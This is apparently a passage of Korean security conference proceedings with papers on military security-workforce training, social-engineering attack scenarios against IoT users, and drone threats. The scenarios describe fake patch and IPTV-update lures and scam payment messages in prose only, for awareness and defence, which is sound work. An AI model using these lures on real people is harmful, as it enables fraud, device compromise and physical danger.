주요기관이 국가안보국(N.S.A)를 중심으로 사이버전을 각각 수행해하여 왔으나 9.11 테러 이후 국가차원의 사이버전을 수행하고 있다. 미군은 사이버전을 대비하기 위해 전략사령부(STRATCOM) 예하에 사이버 사령부(CYBERCOM)를 2009년 신설하였다.




[그림 1] 미국 사이버전 기관 편제

사이버사령부는 사이버 상의 군사 활동을 포함하여 국방부 및 주요 군 시설의 네트워크 시스템 방어 및 민간 영역의 주요기반시설 방어 등의 업무를 담당하며, 국가 안보를 위협하는 사이버 공격에 효과적으로 대응하기 위하여 국토안보부(D.H.S), 연방수사국 (F.B.I) 등과 같은 사법기관과도 공조할 수 있는 체계를 구축·운영하고 있다.

사이버 사령부는 현역군인과 군무원을 포함하여 약 4만여명 규모로 운용되고 있다. 미군은 사이버작전 주특기를 운영하고 있으며, 사이버 공격, 방어, 지원을 포함한 사이버 작전 분야의 명확한 임무와 역할을 부여하고 있으며, 우수한 인재를 선발하여 사이버 작전의 전문성을 갖춘 전문가로 양성하고 있다. 또한 고도의 기술력을 갖춘 사이버 보안 전문인력으로 구성된 사이버 보안 인재풀을 바탕으로 사이버 예비군 제도를 운용하고 있다.

2.2.2 중국

중국은 사이버전에 대응하기 위해 인민해방군 총참모부 예하 정보보장기지(사이버 사령부)를 두고 있으며, 약 1000명의 인원들이 근무하고 있는 것으로 알려졌다. 이들은 전군의 전략정보를 지원하고, 군의 정보화 및 현대화를 추진하며 유사시 사이버 공격을 수행하는 업무를 담당하고 있다.




[그림 2] 중국의 사이버전 기관 편제

중국은 우수한 인력들을 선발하여 신식공정(정보통신공과)대학에서 체계적인 교육 후 사이버전을 담당하는 군 자원으로 활용하고 있다. 또한 공식적인 편제에는 없지만 총참모부 산하의 사이버 전 부대인 61398 부대를 운용하는 것으로 알려져 있고, 61398 부대는 중국 내 유수의 대학과 기관과의 협력을 하고 있으며, 또한 IT 전공자들이 입대를 조건으로 장학금 혜택을 받고 있는 것으로 알려졌다.

2.2.3 북한

북한은 1980년대부터 정보전 수행을 위한 전담조직을 운영하여 왔으며, 김일성대학, 김책공대, 조선컴퓨터센터 리과대학 등에서 우수한 인재들을 선발하여 지휘자동화대학(구 미림대학)에서 교육 후 장교로 임관시켜 사이버전을 수행하는 전문요원으로 활용하고 있다.



[그림 3] 북한의 사이버전 기관 편제

이렇게 인재들을 선발하여 집중교육을 시킨 북한은 '09년 7.7 DDoS 테러, '11년 3.20 DDoS 테러, '16년 인터파크, '16년 사이버사 해킹 등을 수행하는 등 상당한 사이버전 능력을 보유한 것으로 평가되고 있다.

III.정보보호인력(국방분야) 인력양성 과정 제안

3.1 현 정보보호 인력양성(국방분야) 과정

3.1.1 장교

군은 인재들을 선발하여 사이버테러와 사이버전의 위협으로부터 대한민국을 방어할 수 있는 장교를 양성하기 위한 정책으로 대학과 연계하여 군 계약학과(고려대 - 사이버 국방학과, 아주대 - 국방디지털융합학과 등)를 운영중이다. 해당 과정은 대학 등록금 전액을 국비로 지원하고, 장학금 수혜기간을 장교로 복무하는 과정이다.

교육과정은 사이버전에 필요한 정보통신, 전자공학 이론 및 프로젝트 수행을 주요 골자로 하고 있으며, 이를 통해 사이버전을 수행할 수 있는 실무형 전문가를 양성하는 것에 주력하고 있다.

교육과정	
1~2학년 (기본소양)	- ICT 기초 교육 - 융합 도메인 기술 교육 - 인문/사회학적 융합 소양교육
	- 장교로서의 소양 교육 - 군 정보통신 기술 소개
3학년 (전문기술)	- ICT 심화 교육 - 융합주제 기반 심화교육 - 프로젝트 기반 교육 - 문제해결 중심 교육 수행
	- 군 정보통신기술 기본 교육 (국방 ICT 기술) - 군 특화기술 기본 교육 (국방통신네트워크 등)
4학년 (응용기술)	- ICT 응용교육 - 융합 도메인 중심의 심화프로젝트 기반교육 - 군 특화기술에 적용 가능한 응용 기술 교육
	- 군 특화기술 기반 실무형 심화교육 (C4I, NCW 이론 및 응용 등) - 군 특화기술기반 프로젝트 교육

[표 2] 군 계약학과 교육과정

표 2와 같은 교육과정을 수료한 인원들은 사이버사령부, 각군본부, 국방과학연구소 등 사이버전을 수행하는 주무기관에서 장교로 근무한다.

3.1.2 부사관 / 병

군은 부사관 및 병 선발시 정보보호와 연관된 신체조건, 전공학과, 자격증, 경력 등을 고려하여 해당 직무를 수행할 수 있는 인원을 선발한다.

선발요건 (공통항목)	
신체조건	병역판정검사 결과 신체등급 1급~3급 인자
전공학과	- 1순위 : 정보보호, 정보보안, 해킹방어 등 정보보호 관련 학과 - 2순위 : 컴퓨터공학, 전자계산학, 전자공학, 정보통신, 통신, 전파 관련 학과
자격증	- 국외 정보보호 전문자격증 (CISSP 등) - 국내 정보보호 전문자격증 1급 (정보보안기사 등) - 국내 정보보호 전문자격증 2급 (디지털포렌식전문가 등) - 국가공인 관련 자격증 (정보처리기사 등)
경력사항	- 근무경력(기업체, 공공기관) - 대회입상(국제해킹대회, 국내해킹대회, 국내기능대회) - 동아리 활동(KUCIS 등 정보보호동아리)

[표 3] 부사관 및 병 선발요건

이후 선발된 인원들은 군인화 과정을 거친 후, 해당 병과학교(정통교, 종행교)에서 직무와 연관된 전문교육과정을 거친다. 교육과정은 야전 부대에서 정보보호업무를 수행할 수 있는 전문인력 양성에 주력하고 있다.

교육과정	
부사관 (12주)	- 정보보호개론 - 운영체제 보안 - 네트워크 보안 - 시스템 보안 - 정보보호장비운용(이론/실습) - 군 암호장비운용(이론/실습)
병 (3주)	- 정보보호개론 - 운영체제 보안 - 네트워크 보안 - 시스템 보안 - 정보보호장비운용(이론/실습)

[표 4] 부사관 및 병 교육과정

표 4와 같은 교육과정을 수료한 인원들은 군단급 이상 부대의 CERT에서 정보보호 업무를 수행한다.

3.2 제안하는 인력양성과정

기존의 교육과정들은 대부분 사이버전을 수행하는 전문 기술에 초점이 맞추어져 있으며, 동향과 정책/법규와 관련된 교육은 이루어지지 않는 것을 확인할 수 있었다. 이는 정책의 불안정성으로 인한 새로운 취약점이 될 수 있다. 제안하고자 하는 인력양성과정은 기존의 인력양성 과정에서 누락된 정보보호동향과 정보보호정책 및 법규에 대한 교육과정을 추가한 과정이다.

교육과정(개선)	
장교 (4학년)	- ICT 응용교육 - 융합 도메인 중심의 심화프로젝트 기반교육 - 군 특화기술에 적용 가능한 응용 기술 교육 - 정보보호동향 및 정보보호정책/법규 추가 - 애국심 고취 및 국가관, 윤리관 교육 - 추가
	- 군 특화기술 기반 실무형 심화교육 (C4I, NCW 이론 및 응용 등) - 군 특화기술기반 프로젝트 교육
부사관 (12주)	- 정보보호개론 - 운영체제 보안 - 네트워크 보안 - 시스템 보안 - 정보보호장비운용(이론/실습) - 군 암호장비운용(이론/실습) - 정보보호동향 - 추가 - 정보보호정책/법규 - 추가 - 애국심 고취 및 국가관, 윤리관 교육 - 추가
병 (3주)	- 정보보호개론 - 운영체제 보안 - 네트워크 보안 - 시스템 보안 - 정보보호장비운용(이론/실습) - 정보보호동향 - 추가 - 정보보호정책/법규 - 추가 - 애국심 고취 및 국가관, 윤리관 교육 - 추가

[표 5] 개선 교육과정 예시

3.3 기대효과

기존 교육과정에서 누락된 정보보호동향 및 정보보호정책/법규에 대한 교육과정을 추가함으로써, 정보보호동향 교육을 통해 탐지, 대응 기법에 대한 이해를 높일 수 있고, 정보보호정책 및 법규에 대한 교육을 통해 잘못된 정책 설정의 예방을 통해, 정책으로 인한 취약점을 예방할 수 있을 것으로 예상한다.

IV.결론

본 논문에서는 국방분야의 정보보호 전문인력 양성방안을 모색하기 위해 주변국 동향과 국내 사이버전 인력양성 현황을 분석하였으며, 국방분야의 정보보호 전문인력 양성과 관련된 교육에 필요한 중요요소들을 민과 군의 정보보호 인력양성 프로그램을 대상으로 분석하였다. 분석 결과, 사이버전 전문가 양성에서 전문기술이 가장 중요한 것으로 판단되지만, 국방분야의 정보보호 및 사이버전 정책 등의 분야도 교육이 필요하다는 결론을 내릴 수 있었다. 특히, 정책 분야와 같은 경우는 교육이 전무하다는 것을 알 수 있다. 따라서 군 사이버전을 담당하는 인력양성을 위해서는 국방분야의 정보보호 인력양성시 정보보호동향 및 정책/법규 교육도 강조되어야 한다고 판단된다.

향후 본 연구의 결과를 바탕으로 군 사이버전 전문가 양성에 적합한 사이버전 교과목 편성 방안과 민간 대학 및 군 관련 교육기관의 사이버전 교육 협력 체계 구축을 통하여 양성된 정보보호 인력에 대한 운용방안을 제시할 예정이다.

[참고문헌]

[1] U.S DoD, DOD Cyber Strategy, DOD Cyber Strategy, (2015)

[2] Yong-Eun Sung and Byoung-Hoon Youn, “Effective Response Methods for the Prevention of Cyber-terror in South Korea”, Jouranl of Information and Security, 16(2), pp. 11-17, May. 2016

[3] Jung-ho Kang, Hoe-dong Kim, Sun-soo Kim and Jin-cheol Yoo, "Cyber Warfare Countermeasures by Comparison of Cyber Warfare Strategy and Technology of North Korea and other Major Country", Journal of Security Engineering, 13(4), pp. 287-298, Aug. 2016

[4] Wan-ju Jeon, "A cyber attack that is even more threatening than a provocation", INSS Issue Comments, Apr, 2013

[5] Dong-woo Kim, Seung-woan Chai, and Jae-cheol Ryou. "A Study on Domestic Information Security Education System", Journal of the Korea Institute of Information Security & Cryptology, 23(3), pp 545-559, Jun. 2013

IoT 환경에서 발생할 수 있는 사회공학기법을 이용한 해킹시나리오

황주현*

*서울디지텍고등학교 유비쿼터스과

Hacking scenario using social engineering techniques that can be used in IoT technology

Joo-Hyun Hwang*

*Division of Ubiquitous, Seoul Digitech High School.

요 약

최근 ICT(Information & Communication Technology)가 발달하여 전 세계의 IT업계에는 제4차 산업 혁명(Fourth industrial revolution)의 바람이 불어오고 있다. 그중 가장 사람들에게 가깝게 다가온 것은 IoT(Internet of Things) 기술이라고 할 수 있다. IoT 기술은 사람들이 사용하는 제품들에 네트워크를 연결하여 우리의 생활을 더 편리하게 한다. 하지만 IoT 기술이 우리에게 많은 도움을 주는 만큼 해킹을 당한다면 인적, 물적 자원에 막대한 손실을 줄 것이라고 예상된다. 이 때문에 최근에는 IoT 서비스의 기술적인 취약점 보안에 힘을 쓰고 있다. 그러나 사회공학기법(Social Engineering)을 이용한 해킹에 대해서는 많이 알려지지 않았다. 이런 현상이 계속된다면 취약점을 보완하더라도 사용자의 부주의로 피해가 발생할 것으로 예상한다. 따라서 본 논문에서는 기존의 사회공학 기법에 대해 알아보고 IoT 서비스에서 예상되는 사회공학기법을 이용한 공격 시나리오를 제시한다.

I. 서론

사회공학기법(Social Engineering)은 기계적인 조작이 아닌 사람에 의한 조작으로 기업이나 이용자들의 보안 시스템을 성공적으로 파괴하는 행위이다[1]. 일반적으로 시스템은 하드웨어, 소프트웨어, 그리고 인적요소로 구성되어 있는데, 그중 인적요소는 정보 보안 사슬의 가장 취약한 고리로 분석된다[1]. 이 기법은 난이도가 낮은 것에 반해 성공할 시 영향력이 커 최근에도 빈번하게 발생하고 있다. 최신 기술인 IoT(Internet of Things)에도 이 기법이 사용될 수 있으며 IoT기기가 해킹당한다면 이용자를 비롯한 모든 사람에게 큰 피해를 줄 수 있다[2]. 2016년 세계 IoT(Internet of Things) 시장은 연평균 28.8%, 국내 IoT 시장은 연평균 38.5% 성장할 것이라는 전망이다[3]. 따라서 미래에는 IoT 보안의 중요성이 더 높아질 것이 당연시하다. 이에 맞게 보안업체들은 IoT 서비스들에 대한 취약점들을 분석하고 보완하는 중이다. 하지만 IoT 서비스를 대상으로 이루어지는 사회공학기법에 대해서는 아직 연구자료가 부족한 상황이다. 따라서 본 논문에서는 현재 시행하는 IoT 서비스들을 파악하고 그 서비스들에 대한 사회공학기법과 이에 대한 보안방법을 분석해 본다. 기존의 사회공학기법들과 다른, 새롭게 IoT 서비스에 적용될 수 있는 사회공학기법을 알아낸다면 미래의 IoT 시장의 든든한 버팀목이 되어줄 수 있을 것으로 예상한다.

II. 현재 시행하는 IoT 서비스

2.1 웨어러블 IoT 디바이스

웨어러블 디바이스(Wearable device) 또는 웨어러블 컴퓨터(Wearable computer)로 불리는 착용 컴퓨터는 안경, 시계, 의복 등과 같이 착용할 수 있는 형태로 된 컴퓨터를 뜻한다[4]. 최근에는 자체적으로 네트워크 접속이 가능해져 스마트폰 이외 다른 디바이스와의 확장성이

[표 1] 시스코, 공공부문에서 4조 6천억 달러 가치 창출 기회

분야	잠재가치	활용사례
스마트빌딩	1,000억 달러	냉난방 공조를 비롯한 건물 운영 관련 시스템의 통합 및 자동화 운영으로 에너지 소비 절감을 실현
가스 사용 모니터링	690억 달러	가정 내 가스미터기를 IP 네트워크에 연결해 가스 사용량 및 가스관 상태를 실시간으로 모니터링 투입 인력 및 유지비용 절감, 검침 결과의 정확도 향상, 가스 소비 절감 등의 효과 기대
스마트주차	410억 달러	시민들에게 거주 지역 및 이동 거리 내에 있는 주차 가능 공간에 대한 실시간 안내 기능을 제공 교통 당국의 불법 주차 단속 체계를 개선하고 지자체의 자동적 주차 요금제 운영 기반을 마련
수자원 관리	390억 달러	가정 내 수도 미터기를 IP 네트워크에 연결해 수도 사용량 및 수도관 상태를 실시간으로 모니터링 투입 인력 및 유지비용 절감, 검침 결과의 정확도 향상, 수도 소비 절감 등의 효과 기대
도로 통행료 징수	180억 달러	유료 구간에 대한 통행료 징수를 자동화하여 교통 체증을 완화하고 안정적인 수익 모델을 창출

강화되었다[5]. 삼성전자는 [그림 1]과 같이 스마트폰에 연결하지 않아도 자체적으로 LTE 연결이 되는 웨어러블 스마트워치를 제작하였다.



[그림 1] 기어S3프론티어(LTE)

2.2 스마트홈

스마트홈(Smart Home)이란 가정에서 활용되는 모든 기기가 연결되어 능동적인 상황 인지·분석·실행 과정을 통해 자동화·맞춤형 서비스를 제공하는 기술을 의미한다[3]. 시중에 판매되고 있는 제품으로는 플러그 전원을 관리하는 [그림 2]와 같은 스마트 플러그나 [그림 3]과 같이 AI와 IOT를 결합한 스마트홈 제품 등이 있다.



[그림 2] 위티 스마트 플러그 E



[그림 3] 인공지능 음성인식 디바이스 NUGU

2.3 스마트시티

스마트시티(Smart City)란 기존 도시에 스마트 플랫폼을 활용하여 신기술로 도시의 효율성을 높이고 데이터를 활용하여 새로운 가치를 창출하는 분야이다[6]. 도시지역의 사물인터넷 도입 기대 분야는 [표 1]과 같다.

2.4 커넥티드 카

커넥티드 카(Connected Car)란 연결된 자동차, 즉 인터넷과 모바일 기기, 그리고 운전자와 연결할 수 있는 자동차를 말한다[7]. 음성으로 전화하고 지도를 찾으며, 뉴스, 날씨, 실시간 교통정보 등을 운전자에게 제공한다[7]. 또한, 실시간으로 자동차의 상황을 점검하여 경고해주고 다양한 콘텐츠들을 즐길 수도 있다[7]. 최근 폭스바겐은 LG와 BMW는 SKT와 제휴를 통해 [그림 4]와 같이 차 안에서 집안의 조명, 난방, 가전기기를 제어하고 집 안에서 차량의 상태를 확인할 수 있는 '커넥티드 카+스마트홈' 서비스를 구현하였다[8].



[그림 4] SKT와 BMW의 5G 커넥티드카

III. 기존의 사회공학기법

3.1 사회공학기법의 개념

사회공학기법(Social Engineering)이란 취약점과 같은 해킹기술을 이용하는 것이 아닌, 사람의 심리를 이용하여 비밀번호, 개인정보와 같은 공개 돼서는 안되는 정보들을 알아내거나, 본인이 스스로 자신에게 피해가 가는 행위를 하도록 유도하는 것이다. 기술적인 방법이 아닌 사람들 간의 기본적인 신뢰를 기반으로 이루어지는 기법이기 때문에, 예측하기 어렵고 모든 사람이 공격 대상이 된다. 현재 가장 많이 사용되고 있는 사회공학기법은 크게 6가지로 나누어진다.[9]


3.1.1 숄더 서핑

숄더 서핑(Shoulder surfing)이란 어깨 서핑, 즉 사용자의 어깨너머로 개인정보나 신용정보와 같이 중요한 정보 들을 훔쳐보는 행위를 일컫는다. 일상생활에서 누구나 행할 수 있는 방법임에도 불구하고 무방비한 사용자들로 인하여 그 영향력이 상당히 크게 작용한다.

3.1.2 레코딩 공격

레코딩 공격이란 숄더 서핑보다 한층 더 강력해진 공격이라고 할 수 있다. 눈으로만 보고 기억에 의존하였던 숄더 서핑과는 달리 레코딩 공격은 카메라 혹은 다른 녹화장치로 인증 화면 등을 녹화하여 중요한 정보를 알아낸다. 기존에 대응방법이 있던 숄더 서핑과는 달리 레코딩 공격은 아직 완벽하게 방지하는 기술 개수가 많지 않다.

3.1.3 스머지 공격



[그림 5] 스머지 공격의 예

스머지 공격(Smudge Attack)이란 기기에 남은 얼룩을 이용한 공격으로 [그림 5]와 같이 스마트폰이나 도어락 등 손가락으로 비밀번호를 누르거나 패턴을 그리는 장치에 적용될 수 있는 공격이다. 화면이나 기기에 얼룩이 묻어있는 흔적을 토대로 비밀번호나 패턴을 유추할 수 있다.

3.1.4 무차별 대입 공격

무차별 대입 공격(Brute Force Attack)은 이산 문제에 있어서 하나의 해를 찾기 위해 순차적으로 모든 가능성을 테스트하는 전수조사(Exhaustive search)와 같은 개념이다[10]. 대부분의 암호화 방식은 이론적으로 무차별 대입 공격에 대해 안전하지 못하여, 충분한 시간이 존재한다면 암호화된 정보를 복호화할 수 있다.[11]

3.1.5 피싱

피싱(Phishing)은 전자우편 또는 메신저로 신뢰하는 사람 또는 기업이 전송한 메시지로 속여, 중요 정보를 빼 오는 기술이다[11]. 대부분의 피싱 메일들은 신뢰할 수 있는 메일 주소로 가장하여 신용카드 번호나 패스워드 입력을 요구한다[11]. 가장 큰 장점은 백신 소프트웨어에서 검출되지 않고 가짜 웹사이트만 제작한다면 누구나 사용할 수 있는 방법이다[11].

3.1.6 파밍

파밍(Pharming)은 피싱 기법 중 한 종류로 전자우편이나 메신저가 아닌 웹사이트 주소 연결을 변조하여, 정상적으로 웹사이트 주소를 입력했을 시에도 가짜 웹 페이지로 접속하게 된다. 가짜 웹 페이지에서 개인정보 등 중요한 정보들을 훔칠 수 있다.

IV. 기존 서비스와 IoT 서비스에서 사회공학기법을 이용한 공격 결과의 차이점

4.1 IoT 기술의 범용성

IoT는 모든 기기들이 인터넷으로 연결되어 있으며 이용자의 손으로 전부 컨트롤 할 수 있다. 즉, 이는 이용자가 유닉스의 루트권한과도 같다는 의미이다. 그래서 이용자를 속여 해커가 원하는 방향으로 행동하게 한다면 이용자의 모든 IoT 기기들을 마음대로 조종할 수 있다.

4.2 IoT 기기의 물리성

사회공학기법을 사용하여 기존의 서비스를 해킹하는 것은 그 종류가 아이디, 패스워드, 신상정보 등 물리적으로 보이거나 만져지지 않는 정보에만 한정되어 있었다. 그래서 사람들이 그 위험성을 쉽게 인지하지 못하고, 신체에 직접적인 피해를 보지 않았다. 하지만 IoT 서비스는 자동차, 가스레인지, 창문, 도어락 등 사람이 사용할 수 있는 모든 기기가 들어갈 수 있어 그 피해 규모가 훨씬 크다. 만약 자동차를 해킹하게 된다면 운전하고 있는 운전자의 방향을 바꿔 목숨을 위험하게 할 수 있다.

V. IoT 기술을 대상으로 예상되는 사회공학기법 시나리오

5.1 홈 네트워크 해킹

스마트홈(Smart Home)은 집 안의 모든 IoT 기기들이 홈 네트워크로 연결된 구조이다. 이 점을 역이용하여 홈 네트워크 하나만 해킹한다면 연결된 IoT 기기를 모두 조작할 수 있다.

5.1.1 도어락 해킹

홈 네트워크망을 해킹하여 연결된 차고의 잠금장치 혹은 대문의 도어락에 문제가 발생하였다는 메시지를 보낸 뒤, 가짜 사이트에 접속하여 새로운 버전의 패치 프로그램을 설치하게 만들 수 있다. 도어락이 해킹당한다면 사용자의 신변 또한 안전할 수 없다.

5.1.2 IPTV 가짜 업데이트

점차 IPTV의 시장이 커지고 있다[12]. 그만큼 IPTV의 보급률이 증가하고 있다고 해석할 수 있다. IPTV는 주기적으로 소프트웨어 업데이트를 진행하게 되는데, 이 점을 이용하여 사회공학 공격을 감행할 수 있다. 사용자의 TV의 화면이나 메시지로 새로운 업데이트가 나왔다는 가짜 메시지와 함께 다운로드 링크를 보여준다. IPTV에 익숙하지 않은 사용자는 그 메시지에 속아 링크에 들어가 가짜 파일을 내려받

은 뒤 IPTV에 설치하게 되어 해커가 원하는 악성코드를 실행할 수 있게 된다.

5.2 헬스케어 기능을 이용한 스팸

IoT 기기 중 헬스케어(Health Care)기능이 포함된 기기들의 수가 늘어나고 있다. [표 2]에 따르면 향후 헬스케어 산업은 더 확장될 거라 보인다. 헬스케어 기능이란 사용자의 건강을 확인하여 관리해 주는 기능이다. 후에는 직접 병원에 예약을 해주는 기능도 추가될 것으로 예상한다. 그 점을 이용하여 가짜로 예약하였다는 내용과 돈 입금을 요구하는 스팸 메시지를 전송한다면 사용자들이 속아 입금을 할 수 있다.

[표 2] 삼성 경제연구소 (2012.8)

구분	예방	진단	치료	사후 관리	합계
2010년	2,140 (6)	5,700 (16)	24,240 (68)	3,560 (10)	35,640 (100)
2015년	3,980 (8)	9,190 (19)	31,420 (63)	5,100 (10)	49,690 (100)
2020년	6,860 (10)	14,400 (21)	39,110 (57)	8,230 (12)	68,600 (100)
연평균 성장률 (2010~2020)	12.4	9.7	4.9	8.7	6.8

VI. 결론

본 논문에서는 기존의 사회공학기법들과 IoT 환경에서 적용될 수 있는 사회공학기법을 이용한 해킹 시나리오를 제시하였다. IoT 환경은 자동차, TV, 잠금장치 등의 분야에 적용되어 있다. 앞으로 더 많은 분야에 IoT가 적용될 것이며, 아날로그로 사용되었던 물건들이 대부분은 대체될 것으로 판단된다. 하지만 아날로그로 사용되던 물건들이 IoT기로 변경되면서 기존의 사용 습관으로 인해 보안 인식은 더 낮아졌다. 이러한 현상이 계속 진행된다면, 취약점을 보완해도 사용자의 부주의로 해킹을 당할 수 있으며, 막대한 피해를 볼 수 있다.

본 논문은 기존의 사회공학기법들의 종류를 알아보고 그 방법들을 IoT 환경에 적용해 예상되는 해킹 시나리오를 제시하였다.

향후 필요 연구로는 IoT 기기에 적용될 수 있는 사회공학기법을 직접 시연해 보고, 그에 대한 해결법이나 대처법을 생각해 보아야 한다.

또한, 이와 같은 해킹이 일어나기 전에 사용자들이 알아야 할 예방방법이나 보안인식을 향상하기 위한 이해하기 쉬운 교육이 필요하다.

[참고문헌]

[1] 최영재, “사회공학을 이용한 개인정보침해에 대한 연구 : 안산시동사무소를 중심으로”, 건국대학교 행정대학원 학위논문, 2005년

[2] 파이낸셜뉴스, “IoT 해킹으로 미국 절반 인터넷 불통...IoT, 디도스에도 피해 극대화 우려”, http://www.fnnews.com/news/201610231509577025

[3] 현대경제연구원, “사물인터넷(IoT) 관련 유망산업 동향 및 시사점”, 2016년 7월

[4] 위키백과, “착용 컴퓨터”, https://ko.wikipedia.org/wiki/착용컴퓨터

[5] 연구성과실용화진흥원, “웨어러블 디바이스 기술 및 시장 동향”, 2015년 2월

[6] 정보화진흥원, “해외 Smart City 열풍과 시사점”, 2013년 12월

[7] ITWorld, “ITWorld 용어풀이|커넥티드 카”, http://www.itworld.co.kr/news/92201

[8] KB금융지주경영연구소, “커넥티드 카 개발 동향과 미래 변화”, 2016년 2월

[9] 이은영, “NFC와 Hash를 이용한 스마트폰 사회 공학적 공격 방지”, 동국대학교 컴퓨터공학과 학위논문, 2014년

[10]이창호, “암호 알고리즘에 대한 키 전수조사 관점의 안전성 분석에 관한 연구”, 국민대학교 대학원 수학과 학위논문, 2008년

[11]위키백과, “무차별 대입 공격”, https://ko.wikipedia.org/wiki/무차별_대입_공격

[12]고흥석, “IPTV 방송산업 현황과 전망”, 정보통신정책연구원, 2015년

드론을 이용한 취약한 IoT 환경의 위협 및 대응 방안 분석

고주성*, 최광훈**, 김재훈*

*아주대학교 사이버보안학과

**아주대학교 컴퓨터공학과

Threat and Countermeasure Analysis in Vulnerable IoT using Drone

Juseong Ko*, Kwanghoon Choi**, Jai-Hoon Kim*

*Department of Cyber Security, Ajou University.

**Department of Computer Engineering, Ajou University.

요 약

IoT 시장의 규모가 증가함에 따라 IoT 기기들은 일상생활에 더욱 많고 밀접하게 자리잡고 있다. 그러나 취약한 IoT 환경에서 이용되는 기기가 많을 경우, 시장 규모의 증가는 보안 사고 피해 크기의 증가로 직결될 수 있다. 본 논문에서는 취약한 IoT 환경에서 발생할 수 있는 여러 위협들을 분석하고, 각 위협들에 대한 대응 방안을 제시한다.

I. 서론

사물인터넷에 이용되는 단말들의 특성상 기능이 단순하고 보안성이 취약한 경우가 많다[1]. 사물인터넷 단말의 경우 고도의 보안 솔루션 도입, 해킹 사실 확인이 어려우며 네트워크를 통한 침투 경로가 다양하고[1], 사물 간 상호 연결이 심화되면서 사이버 안전과 생활 안전을 모두 고려해야 한다[2]. 기업의 보안 인식 결여로 인해 지속적인 패치를 수행하지 않는 경우, 사용자가 초기 설정의 ID/PW를 그대로 이용하는 경우 등[3] 취약한 환경에서는 다양한 위협이 발생할 수 있다. 본 논문에서는 드론을 이용해 취약한 IoT 환경에서 발생할 수 있는 위협에 대해 언급하고 해당 위협에 대한 대응방안을 제시한다.

이 논문은 2015년도 정부(교육부)의 재원으로 한국연구재단 기초연구사업(No. 2015R1D1A1A01060034)과 정보통신기술진흥센터 ICT유망기술개발지원사업(2016-0-00546(R7723-16-0033))의 지원을 받아 수행됨

II. 관련 연구 조사

우선 IoT가 일상생활에 얼마나 영향을 줄 수 있는지에 대해 알아본다. 그리고 IoT 환경에서 발생할 수 있는 위협은 어떤 것이 있는지, 그러한 위협들에 대응하기 위해 경량화된 환경에서 이용할 수 있는 보안 기술은 어떤 것이 있는지에 대해 분석한다.

2.1 IoT 시장 규모 증가

[4]에 따르면 2022년 국내 IoT 시장의 규모는 2015년에 비해 약 6배, 세계에서는 약 4.4배가 될 것으로 추정하고 있다. 이를 통해 IoT가 일상생활에 미치는 영향과 IoT에 대한 보안 사고가 발생할 경우 그 파급효과가 더 커질 것으로 예측할 수 있다.

2.2 발생 가능한 위협

[5],[6]에서는 UAV(Unmanned Aerial Vehicle)를

대상으로 발생 가능한 위협을 언급했다. [표 1]에는 언급된 위협들을 위협 유형에 따라 정리하였다.

[표 1] UAV 대상 위협

위협 유형	위협
가용성 침해	서비스 거부[5]
위장 공격	ARP Cache Posion[5]
위장 공격	Man In the Middle[6]

[7]에서는 Parrot사의 AR Drone 2.0을 대상으로 발생할 수 있는 위협에 대해 언급했다. [표 2]에는 해당 위협들을 위협 유형에 따라 정리하였다.

[표 2] AR Drone 2.0 대상 위협

위협 유형	위협[7]
가용성 침해	연결 해제 패킷 전송
위장 공격	telnet을 통한 명령 수행
무결성 침해	ftp서버를 통한 파일 변조

2.3 암호 알고리즘

PC에 적합한 암호 알고리즘들은 제한적인 환경에서 동작하는 기기에 부담이 될 수 있다[8]. 따라서 경량화된 IoT 환경에 적용 가능한 보안기술들이 필요하다. [표 3]에는 경량화된 환경에 적용 가능한 암호 알고리즘들을 유형에 따라 정리하였다.

[표 3] 적용 가능한 암호 알고리즘

알고리즘 유형	이름
대칭키 암호	AES[8], ARIA[9], LEA[8]
공개키 암호[10]	RSA, ECC, NTRU

III. 위협 분석

2.2 발생 가능한 위협에서는 드론에 대해 발생 가능한 위협들을 정리하였다. 이 장에서는 정리한 위협들 중 직접 재현한 두 가지 위협에 대해 설명하고 IoT 환경으로 확장에 대한 가능성을 제시한다. 또한 재현하지 않았지만 발생 가능하다고 생각되는 추가적인 위협들을 제시하고, 각 위협들이 보안의 어떤 요소를 침해하는지 분석한다.

3.1 분석 대상 및 연구 환경

이 절은 위협을 분석하기 위해 이용한 대상과 연구 환경에 대한 정보를 설명한다. [표 4]에는 분석 대상, [표 5]에는 연구 환경에 대해 정리하였다.

[표 4] 분석 대상 설명

제품명	Parrot AR Drone 2.0
통신 방법	Wi-Fi 연결을 이용한 통신
제어 방법	스마트폰, 태블릿, PC로 제어

[표 5] 연구 환경 설명

제품명	Raspberry Pi 3B
제품 사양	BCM2837 64bit ARMv7 프로세서 BCM43438 Wi-Fi 장착 1GB RAM
운영체제	Kali-0.1-nexmon

